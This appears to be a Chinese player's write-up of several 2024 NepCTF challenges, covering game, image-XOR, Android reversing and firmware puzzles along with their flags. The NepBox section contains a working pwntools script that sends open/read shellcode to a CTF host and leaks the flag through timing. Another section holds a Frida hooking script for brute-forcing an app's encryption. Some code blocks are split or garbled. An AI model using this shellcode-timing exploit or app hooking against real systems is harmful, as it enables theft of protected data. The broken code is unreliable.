

# 2024 NepCTF

## 第16名-asaki

### NepMagic —— CheckIn

玩完魔塔游戏就有了

NepCTF{50c505f4-2700-11ef-ad49-00155d5e2505}

### Nemophila

所以镜莲华的花语是？

前面python照做即可

后面图片和key循环异或

然后长宽爆破




NepCTF{1f\_I\_were\_the\_on1y\_one\_i\_would\_NOT\_be\_able\_to\_see\_this\_Sunrise}

### 3DNep

<https://tuzim.net/hxdecode/> 汉信码

<https://gltf-viewer.donmccurdy.com/> gltf

## 两个工具



### 在线汉信码识别工具

  
**上传图片**  
• 点击上传，或将图片拖到本页面 •

+

#### 关于汉信码

##### Q: 什么是汉信码?

汉信码是中国物品编码中心研发的一种二维码码制，现已成为国际二维码标准之一。

##### Q: 如何识别汉信码?

点击左侧“上传图片”，即可一键识别汉信码。本系统支持解码 GBK、UTF-8 两种汉信码编码模式

【支持格式】：JPG、PNG、GIF、WEBP。大小 2MB 以内

【敬请注意】本系统仅供个人学习交流使用，请勿用于违法用途

预览图片: <a href="#">汉信码识别 - 效果图.png</a>	解码状态	条码类型	解码结果
	 解码成功	Hanxin_Code	汉信码识别: <a href="https://tuzim.net/hxdecode/">https://tuzim.net/hxdecode/</a>

NepCTF{6e766b59-23d1-395c26d708a4}

## NepBox

### 时间盲注

```
from pwn import *
import time

context(arch='amd64', os='linux', log_level = 'debug')
```

```

file_name = './pwn'

li = lambda x : print('\x1b[01;38;5;214m' + str(x) + '\x1b[0m')
ll = lambda x : print('\x1b[01;38;5;1m' + str(x) + '\x1b[0m')

def dbg():
    gdb.attach(r)

charset = 'abcdef0123456789-}'
flag = 'NepCTF{'

for i in range (len(flag),50):
    for j in charset:
        global r
        #r = process('./pwn')
        r=remote('neptune-51726.nepctf.lemonprefect.cn',443, ssl=True, sni=
True, typ="tcp")
        payload = asm(shellcraft.open("flag"))
        payload += asm(shellcraft.read(3, 'rsp', 0x80))
        shellcode = f'''
            mov al, byte ptr[rsi+{i}]
            cmp al, {ord(j)}
            je $-2
            ret
        '''
        payload += asm(shellcode)
        try:
            r.sendlineafter('right', payload)
            start_time = time.time()
            r.clean(2)
            r.clean(2)
            start_time = time.time() - start_time
            li('time = ' + str(start_time) + '\n' + 'char = ' + str(j))
        except:
            pass
        else:
            if start_time > 4:
                flag += j
                break
            r.close()
            li('flag = ' + flag)
    if flag[-1]=="}":

```

```
break
```

```
li(flag)
```

```
r.interactive()
```

## 0ezAndroid

```
flag{enenneenneneen,neneenenen!neen!}
```

点得够多的小朋友，会有flag作为奖励，flag请用NepCTF{}代替flag{}包裹提交。

娱乐题，玩的开心:)

密钥与加密逻辑脚本

```
andiord
```

```
加密流程分析
```

-----  
-----  
得到密钥

```
his.keyCipher = new int[]{602450884, 98211040, 0x7A2D2F0D, 0x77FC29FF};  
public int[] localDo() {  
    int[] tmp = (int[])this.keyCipher.clone();  
    for(int l = 0; l < 4; l += 2) {  
        int[] arr_v1 = this.localEncrypt(tmp[l], tmp[l + 1]);  
        tmp[l] = arr_v1[0];  
        tmp[l + 1] = arr_v1[1];  
    }  
  
    return tmp;}  
public int[] localEncrypt(int v0, int v1) {  
    long total = 0L;  
    long v00 = (long)v0;  
    long v11 = (long)v1;  
    for(int i = 0; i < 0x20; ++i) {  
        total = total + 287454020L & 0xFFFFFFFFFL;  
        v00 = v00 + ((v11 << 4 & 0xFFFFFFFFFL) + 49L & 0xFFFFFFFFFL ^ v11  
+ total & 0xFFFFFFFFFL ^ (v11 >> 5) + 50L & 0xFFFFFFFFFL) & 0xFFFFFFFFFL;  
        v11 = v11 + ((v00 >> 5) + 52L & 0xFFFFFFFFFL ^ ((v00 << 4 & 0xFF
```

```

FFFFFFFFL) + 51L & 0xFFFFFFFFFL ^ v00 + total & 0xFFFFFFFFFL)) & 0xFFFFFFFFFL;
    }

    return new int[] { ((int)v00), ((int)v11) };
}

```

-----  
-----  
密钥 1029635300 1032338353 -1227380997 746048367  
-----0.-  
-----

```
byte[] arr_b = this.encrypt(this.clickCount, key);
```

.so逻辑里 clickCount通过frida沟取爆破, key是上文密钥 得到arr\_b  
encrypt逻辑

```
void __fastcall rc4_crypt(__int64 a1, __int64 a2, __int64 a3)
```

```

{
    signed int v3; // eax
    __int64 v4; // r9
    __int64 v5; // r8
    int v6; // ecx
    unsigned __int8 v7; // r10
    int v8; // ebx
    int v9; // r8d

    if ( a3 )
    {
        v3 = 0;
        v4 = 0LL;
        LODWORD(v5) = 0;
        do
        {
            v6 = v3 + 256;
            if ( v3 + 1 >= 0 )
                v6 = v3 + 1;
            v3 = v3 - (v6 & 0xFFFFFFFF00) + 1;
            v7 = *(_BYTE *) (a1 + v3);
            v8 = v5 + v7 + 255;
            v9 = v7 + (_DWORD)v5;
            if ( v9 >= 0 )
                v8 = v9;
            v5 = v9 - (v8 & 0xFFFFFFFF00);
            *(_BYTE *) (a1 + v3) = *(_BYTE *) (a1 + v5);
            *(_BYTE *) (a1 + v5) = v7;
        } while ( v5 < 0 );
    }
}

```

```

        *(_BYTE *)(a2 + v4++) ^= *(_BYTE *)(a1 + (unsigned __int8)(v7 + *(_BY
TE *)(a1 + v3)));
    }
    while ( a3 != v4 );
}
}

```

-----  
arr\_b验证 导出一个文件?

```

if(arr_b[2] == 37 && arr_b[3] == 80 && arr_b[4] == 68 && arr_b[5] == 70 &&
arr_b[6] == 45 && arr_b[7] == 49 && arr_b[8] == 46 && arr_b[9] == 52) {
    this.statusCheck = 1;
    try {
        FileOutputStream fos = new FileOutputStream(this.tempFi
le);

        fos.write(arr_b);
        fos.close();
        return;
    }
}

```

FRIDA脚本 拿到pdf后再解密(也可以使用.so里的逻辑去做 rc4)

```

function hook_java() {
Java.perform(function () {
    Java.choose("com.example.clickmemore.MainActivity",{
        onMatch:function(instance) {
            for(var i=0; i<28888;i++){
                console.log(i);
                var array= instance.encrypt(i,'bangboo!Knows!!!');
                if(array[2] == 37 && array[3] == 80 && array[4] == 68 && array
[5] == 70 && array[6] == 45 && array[7] == 49 && array[8] == 46 && array[9]
== 52) {
                    console.log('yup!!!');
                    console.log(i,array);
                    break;
                }},
            onComplete: function() {console.log("Search done");}
        });
    });
}
}

```

```
function main() {
    hook_java();
}
setImmediate(main);
```

## 最后解密

```
cipher = [
    0x69, 0x7c, 0x70, 0x75, 0x68, 0x71, 0x7b, 0x73, 0x79, 0x76, 0x7c, 0x7f,
    0x75, 0x72, 0x78, 0x70, 0x7a, 0x45, 0x4f, 0xe, 0x4d, 0x41, 0x4b, 0x43,
    0x42,
    0x46, 0x4c, 0x44, 0x4e, 0x42, 0xc, 0x40, 0x4a, 0x55, 0x5f, 0x13, 0x4e,
]
for i in range(len(cipher)):
    print(chr(cipher[i]^(i+0xf)),end="")
    flag{enenneenneneen,neneenenen!neen!}
```

## Super Neuro : Escape from Flame!

纯打游戏 有bug 卡边上的墙一直跳

高度到1024就有flag

NepCTF{d433dfc5339ff746f6c1f8c5472bac18e4d65f2f0fb1a9d5}

## 火眼金睛

binwalk分出符号表 符号表里找到一段base32

```
8 61 75 6C 5F 6C 69 6E 6B 5F 69 6E 66 6F 00 64 haul_link_info
1 6C 5F 67 65 74 5F 62 61 63 6B 68 61 75 6C 5F al_get_backhaul
2 78 6C 69 6E 6B 5F 6D 65 74 72 69 63 73 00 4A rxlink_metrics
A 53 58 41 51 32 55 49 5A 35 56 53 4D 44 56 4C ZSXAQ2UIZ5VSMDY
5 44 54 41 35 43 37 4A 4D 5A 54 47 33 53 00 37 5DTA5C7JMZTG3S
7 46 58 46 47 4D 4C 48 4E 42 32 46 36 4D 4C 4F GFXFGMLHNB2F6M
C 35 33 46 51 35 5A 51 4F 4A 00 46 58 47 49 4A L53FQ5ZQ0J.FXG
2 45 46 50 55 59 4D 33 55 45 35 5A 56 36 52 5A BEFPUYM3UE5ZV6
1 4C 35 44 48 4B 34 00 54 55 4E 41 5A 58 45 37 QL5DHK4.TUNAZX
9 3D 6D 6F 74 65 5F 73 74 61 5F 69 6E 66 6F 00 I=mote_sta_info
4 61 6C 5F 75 70 64 61 74 65 5F 62 61 63 6B 68 dal_update_base
```

NepCTF{Y0u\_G0t\_K33n\_1nS1ght\_1n\_vXw0rKs!!!\_L3t's\_G0\_Furth3r}